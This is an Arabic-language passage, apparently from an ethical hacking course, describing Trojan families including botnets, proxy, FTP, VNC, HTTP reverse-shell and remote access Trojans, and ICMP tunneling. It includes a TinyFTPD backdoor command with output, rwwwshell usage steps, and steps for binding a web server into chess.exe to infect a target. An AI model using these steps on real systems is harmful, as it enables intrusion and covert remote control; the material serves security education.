
Restorator هو المنتج الرائد لشركة **boom** والذي يسمح لك بالتعديل على الموارد (الموارد هي البيانات التي يعتمد عليها التطبيق والذي يقوم المبرمج بضمه في البرنامج). هو أداة للتعديل على موارد الويندوز في التطبيقات ومكوناتها، على سبيل المثال، الملفات مع الامتدادات (**.exe**)، (**.dll**)، (**.res**)، (**.rc**) و (**.dcr**). يمكنك استخدام هذا للترجمة/التعريب، التخصيص، تحسين التصميم، والتطوير. محرر الموارد (***resource editor***) هذا يأتي مع واجهة **intuitive target-interface**. والتي تمكنك من استبدال الشعارات/اللوغو والسيطرة على ملفات الموارد في عملية تطوير البرمجيات. يمكنها ان تتدخل في النظام المستهدف والبرامج التي تعمل عليها.



Botnet Trojans

Botnet هي عبارة عن مجموعة من **software robots** (**worms**، **Trojan**، **Backdoor**) التي يتم تشغيلها تلقائيا. فإنه يشير إلى مجموعة من آلات المخترقة والتي تقوم بتشغيل البرامج تحت سيطرة الأوامر العامة (***Common commands***) والبنية التحتية للقيادة (***Control Infrastructure***). منشئ **Botnet** (المهاجم) يمكنه التحكم في مجموعة من الاهداف عن بعد. هذه الأهداف هي أجهزة الكمبيوتر (مجموعة من أجهزة الكمبيوتر في حالة غيبوبة (***zombie computer***)) المصابة ب **worms** أو أحصنة طروادة والمستولى عليها خلسة من قبل المهاجمين وتقديمهم في الشبكات لإرسال البريد المزعج(***spam email***)، الفيروسات، أو إطلاق هجمات الحرمان من الخدمة(***denial of services***). هذه هي اجهزة الكمبيوتر التي تمت إصابتها والاستيلاء عليه من قبل أحد المهاجمين باستخدام فيروس/طروادة/ البرمجيات الخبيثة.

مالكوا **Botnet** عادة ما يستهدفون الشبكات التعليمية والحكومية والعسكرية، وغيرها من الشبكات. مع مساعدة من **Botnet**، الهجمات مثل الحرمان من الخدمة، إنشاء أو إساءة استخدام بريد **SMTP**، نقرات الاحتيال، تنفيذ سرقة أرقام تسلسل التطبيقات، معرفات تسجيل الدخول، وأرقام بطاقات الائتمان، الخ يتم تنفيذها.



نجد انه يتكون من اثنين من عناصر رئيسية هي:

- **Botnet**
- **Botmaster**

نجد أنها تستهدف كل من الشركات وكذلك الأنظمة الفردية لسرقة المعلومات القيمة. هناك أربعة من الطوبولوجيات لـ Botnet كالاتى:

- **Hierarchal**
- **Multi Server**
- **Star**
- **Random (Mesh)**

Botnet Trojan: Illusion Bot and NetBot Attacker

Illusion Bot هي أداة ذات واجهة رسومية واضحة تستخدم في الاعداد. عندما يبدأ في العمل، فإنه يتحقق من إصدار نظام التشغيل فإذا اكتشف أنه **WIN98**، فانه يستدعي **Register Service Process API** لإخفاء العمليات عن مدير المهام. **Bot** ينتقل الى تثبيت محتويات **rootkit**. إذا فشلت عملية التثبيت، فانه يحاول حقن الأكواد الخاصة به داخل **Explorer.exe**.

المميزات:

- C&C can be managed over IRC and HTTP
- Proxy functionality (Socks4, Socks5)
- FTP service
- MD5 support for passwords
- Rootkit
- Code injection
- Colored IRC messages
- XP SP2 Firewall bypass
- DDOS capabilities

NetBot Attacker يوفر واجهة ويندوز بسيطة للسيطرة على **botnet**، وتقديم التقارير وإدارة الشبكة، وقيادة الهجمات. لأنه يتم تثبته على النظام بطريقة بسيطة جدا مثل ملف **RAR** المكون مع قطعتين: ملف **INI** (ينظر فيما ذكر، وهو جزئيا معدل وغامض) و**EXE**. **NetBot Attacker** الأصلي هو **backdoor**؛ هذه الأداة تحتفظ بالقدرة التي تتيح لك تحديث البوت لتكون جزءا من بقية **Botnet**.



Proxy Server Trojans

Proxy server Trojan هو نوع من أنواع أحصنة طروادة والذي يجعل النظام الهدف ليكون بمثابة خادم بروكسي.
Proxy server Trojan، عند يتم الإصابة به، فانه يبدأ بإخفاء ملقم/خادم بروكسي على جهاز الكمبيوتر الضحية. حيث يمكن للمهاجم استخدام هذا لتنفيذ أي أنشطة غير مشروعة مثل تزوير بطاقات الائتمان وسرقة الهوية، وحتى يمكنه أيضا إطلاق الهجمات الخبيثة ضد الشبكات الأخرى. هذا يمكنه التواصل مع خوادم البروكسي الأخرى، ويمكن أيضا إرسال البريد الإلكتروني الذي يحتوي على المعلومات ذات الصلة.



Proxy Server Trojans: W3bPrOxy Tr0j4nCr34t0r (Funny Name)

W3bPrOxy Tr0j4nCr34t0r هو **Proxy server Trojan** تم تطويره لكى يتم الوصول الى النظام عن بعد. يعدم الاتصالات العديد للعديد من العملاء ثم يقدم تقرير عن عناوين **IP** والمنافذ ويتم ارسالها الى مالك هذا التروجان.




FTP Trojans

FTP Trojan هو نوع من أنواع أحصنة طروادة والتي صممت لفتح المنفذ 21 وجعل النظام المستهدف سهل الوصول من قبل المهاجم. لأنه يثبت خادم **FTP** على الجهاز المستهدف، مما يسمح للمهاجمين الوصول إلى البيانات الحساسة وتنزيل/تحميل الملفات/البرامج من خلال بروتوكول **FTP**. بالإضافة إلى ذلك، يقوم أيضا تثبيت البرامج الضارة على النظام الهدف. يمكن أيضا جمع معلومات بطاقات الائتمان، والبيانات السرية وعناوين البريد الإلكتروني وكلمة المرور عندما يكزن المهاجم قد كسب الوصول إلى النظام.



FTP Trojan: TinyFTPD



```
Command Prompt
C:\Documents and Settings\Admin\Desktop\TinyFTPD 21 55555 test test c:\
win98 all RWLCD
Tiny FTPD V1.4 By WinEggDrop
FTP Server Is Started
ControlPort:        21
BindPort:           55555
UserName:           test
Password:           test
HomeDir:            c:\win98
Allowd IP:          all
Local Address:      192.168.168.16
ReadAccess:         Yes
WriteAccess:        Yes
LIstAccess:         Yes
CreateAccess:       Yes
DeleteAccess:       Yes
ExecuteAccess:      Yes
UnlockAccess:       No
AnonymousAccess:    No
Check Time Out Thread Created Successfully
*************** Waiting For New Connection ***************
0 Connection Is In Use
```

VNC Trojans

VNC Trojans يسمح للمهاجمين لاستخدام الكمبيوتر الهدف باعتباره خادم**VNC** . لن يتم الكشف عن أحصنة طروادة هذه من قبل برامج مكافحة الفيروسات بعد تشغيلها، لأنها تعتبر خادم**VNC** أداة.

يؤدي المهام التالية عندما يصيب النظام:

- يدا خادم VNC (VNC daemon) العمل في الخلفية عند المصابين.
- يتصل الهدف باستخدام أي من VNC viewer مع كلمة السر "secret"



VNC Trojans: WinVNC and VNC Stealer

WinVNC و VNC Stealer هما نوعين من أنواع VNC Trojan.


- **WinVNC**

WinVNC يستخدم للحصول على عرض عن بعد أو للسيطرة على آلة **Widows** بحيث يصبح هذا التهديد حيث ان المهاجمين قادرون على حقن حصان طروادة في النظام ومن ثم فهي قادرة على الوصول إلى النظام الهدف عن بعد.

- **VNC Stealer**

VNC Stealer هو حصان طروادة مكتوب بواسطة **Visual Basic**. يتم استخدم **VNC.EXE** لأداء السلوك التالي:

- العميلة يتم تعبئتها و/أو تشفيرها باستخدام **software packing process**.
- ينشأ **system tray pop-ups**، الرسائل، الأخطاء، والتحذيرات الأمنية.
- يضيف المنتجات إلى سجل النظام(***system registry***) .
- يكتب إلى **Process's Virtual Memory** (**process hijacking**)
- ينفذ العملية
- يخلق مجلدات جديدة على النظام.
- هذه العملية يمكنها حذف العمليات الأخرى من القرص
- يقوم بزرع **process hooks code** في جميع عمليات التشغيل، والتي يمكن أن تسمح لها بالسيطرة على النظام أو تسجيل ضربات لوحة المفاتيح، نشاط الماوس، ومحتويات الشاشة.
- يسجل **Dynamic Link Library File**.



HTTP/HTTPS Trojans

HTTP/HTTPS Trojans يمكنه تجاوز أي من جدران الحماية، ويعمل في الطريق العكسي (***reverse way***) لنفق **HTTP** (***HTTP tunnel***). تستخدم الواجهات القائمة على شبكة الإنترنت والمنفذ 80. يتم تنفيذ أحصنة طروادة هذه على المضيف الداخلية وتقوم بتفريخ(***spawn***) **child** كل يوم في وقت معين. حيث برنامج **child** هذا يظهر لكي يستهدف جدران الحماية والذي، بدوره، يسمح لها للوصول إلى الإنترنت. ومع ذلك، برنامج **child** هذا يقوم بتشغيل قذيفة محلية(***local shell***) ، والتي يرتبط بخادم الويب الذي يملك المهاجمين على شبكة الإنترنت من خلال طلب **HTTP** مشروع، ويرسل إشارة جاهزة. الجواب على طلب **HTTP** المشروع من خادم الويب الخاص بالمهاجم هو في الواقع سلسلة من الأوامر التي يمكن لل**child** تنفيذها على القذيفة المحلية (***local shell***) على جهاز الضحية. يتم تحويل كل حركة مرور الشبكة (***traffic***) الى بنية شبيه لـ **BASE64** وتعطى كقيمة لـ**cgi-string**، لذلك يمكن المهاجم من تجنب الكشف. وفيما يلي مثال على اتصال:


Slave: GET/cgi-bin/order? M5mAejTgZdgYOdgIOoBqFfVYTgjFLdgxEdb1He7krj HTTP/1 .0
Master replies with: g5mAlfbknz

GET للمضيف الداخلي (**slave**) هو فقط موجه الأوامر(*command prompt*) من القذيفة شل؛ الجواب هو الترميز للأمر "**ls**" من المهاجم على الخادم الخارجي (**MASTER**). **SLAVE** يحاول الاتصال يوميا في وقت محدد إلى **MASTER**. وإذا لزم الأمر، يتم إنشاء **child** وذلك لأنه إذا حدث وتوقفت**shell**، فان المهاجم يمكنه التحقق منه وإصلاحه في اليوم التالي. في حالة إذا رأى مدير الشبكة الاتصال إلى خادم المهاجم ثم قام بالاتصال به بنفسه، فانه سوف يرى مجرد خادم ويب مكسور بسبب وجود **token** (**password**) في طلب **GET CGI** المشفرة. **WWW proxies** (مثل) **squid**، و**full-featured web proxy cache**) يكون مدعم. البرنامج يقوم بإخفاء اسمه من قائمة العمليات. البرامج صغير بشكل معقول مع البرامج **MASTER** و**SLAVE**، فقط 260 خط لكل ملف. ويسهل استخدامها: قم بتعديل **rwwwsheLl.pl** القيم الصحيحة، وذلك عن طريق تنفيذ "**rwwwshell.pl slave**" على **SLAVE**، وتشغيل "**rwwwshell.pl**" على **MASTER** فقط قبل الوقت الذي يحاول فيه **SLAVE** القيام بالاتصال.



HTTP Trojan: HTTP RAT


RATs هي برامج خبيثة التي تعمل بخفاء على أجهزة الكمبيوتر المضيفة وتسمح للمتسلل الوصول والتحكم عن بعد. يمكن لـ **RAT** توفير **backdoor** للسيطرة على الكمبيوتر الهدف. بمجرد أن يتم اختراق النظام الهدف، يمكن للمهاجم استخدامها لتوزيع **RAT** على أجهزة الكمبيوتر الأخرى الضعيفة وإنشاء **botnet**. **RAT** تمكن المهاجم من التحكم الإداري والتي يجعل من الممكن للمهاجم مشاهدة جميع الإجراءات التي يقوم بها الهدف باستخدام كيلوجرز أو أي من برامج التجسس الأخرى. يمكن للمهاجم أيضا تنفيذ تزوير بطاقات الائتمان وسرقة الهوية باستخدام المعلومات السرية، ويمكنه الوصول الى كاميرات الويب وتسجيل الفيديو عن بعد، وأخذ لقطات(*screenshot*)، وإعادة تهيئة الاقراص، وحذف، تحميل، وتغيير الملفات. لا يمكن الكشف عن لأنه يعمل مثل البرامج العادية ولا يلاحظ بسهولة.



Shttpd Trojan - HTTPS (SSL)

Shttpd هو خادم **HTTP** صغير والتي يمكن تضمينه بسهولة داخل أي برنامج. **C++ source code** يجب ان يتم توفيها. على الرغم من أن **Shttpd** ليس حصان طروادة، فإنه يمكن تضمينه بسهولة مع ملف **chess.exe** والتي يمكنها تحويل الكمبيوتر إلى خادم ويب غير مرئي.

- إصابة جهاز الكمبيوتر الهدف مع **chess.exe**.
- **Shttpd** ينبغي أن يعمل في الخلفية والاستماع على المنفذ **443** (**SSL**).
- يتم الاتصال بالهدف عن طريق استخدام متصفح ويب: **http://10.0.0.5:443**.




ICMP TUNNELING

مفهوم **ICMP tunnel(ICMPTX)** بسيط. حيث يعمل عن طريق حقن **arbitrary information** في جزء البيانات للحزم **ICMP_ECHO** و**ICMP_ECHOREPLY**. يحتوي **ICMP_ECHO traffic** على قناة السرية (**Covert channel**) والتي يمكن تدميرها بسبب **tunnel**. أجهزة الشبكة لا تقوم بفلترة محتويات **ICMP_ECHO traffic**، مما يجعل استخدام هذه القناة جذابة بالنسبة للقراصنة.

المهاجمون ببساطة يقومون بالمرور من خلالها، إسقاطها، أو إعادتها. حزما التروجان نفسها بتكون **masquerading** مثل **ICMP_ECHO traffic** المعروفة. حيث الحزم يمكنها تغليف (**tunnel**) أي من المعلومات المطلوبة.

القنوات السرية (**Covert channel**) هي الطريقة التي تمكن المهاجم من إخفاء البيانات في بروتوكول غير قابله للكشف. فهي تعتمد على تقنيات تسمى **tunnel**، والتي تسمح بحمل بروتوكول واحد على بروتوكول آخر. يتم تعريف القناة السرية (**Covert channel**) باعتبارها وعاء والتي من خلالها يمكن أن تعبر المعلومات، عموما لا تستخدم لتبادل المعلومات. لا يمكن أن يتم الكشف عن القنوات السرية باستخدام أساليب أمن النظام القياسية. أي عملية أو بت من البيانات يمكنها أن تكون القناة السرية(**Covert channel**) . هذا يجعلها عباره عن **attractive mode** لنقل حصان طروادة، حيث يمكن أن يستخدم المهاجم القناة السرية لتثبيت **backdoor** على الجهاز المستهدف.



Remote Access Trojans

Remote access Trojans يوفر السيطرة الكاملة على النظام المستهدف إلى المهاجمين وتمكنهم من الوصول إلى الملفات عن بعد، والمحادثات الخاصة، والبيانات المحاسبية، وهلم جرا في الجهاز الهدف. يعمل **Remote access Trojans** كخادم، ويستمع على المنفذ الذي ليس من المفترض أن تكون متاحة لمهاجمي الإنترنت. وبالتالي، إذا كان الهدف وراء جدار الحماية على الشبكة، إذا فهناك فرصة قليله سكون فيها المهاجم قادرا على الاتصال إلى التروجان. يمكن المهاجمين على نفس الشبكة التي تقع خلف جدار الحماية الوصول بسهولة إلى حصان طروادة.

أمثلة على ذلك تشمل: **Back Orifice Trojans** و**NetBus Trojans**. مثال آخر، هو **Bugbear virus** التي ضربت شبكة الإنترنت في سبتمبر 2002، تثبيت حصان طروادة على الأنظمة الأهداف، مما يتيح الوصول إلى البيانات الحساسة للمهاجمين عن بعد.

هذا التروجان يعمل مثل الوصول إلى سطح المكتب البعيد. المهاجم يكسب الوصول GUI الكامل إلى النظام البعيد.

هذه العملية هي كما يلي:

1- إصابة جهاز الكمبيوتر(**Rebecca's**) بـ **server.exe** ثم التخطيط لإنشاء اتصال عكسي مع التروجان.

2- ربط التروجان بالمنفذ 80 إلى المهاجم المتواجد في روسيا على سبيل المثال لتأسيس اتصال عكسي.

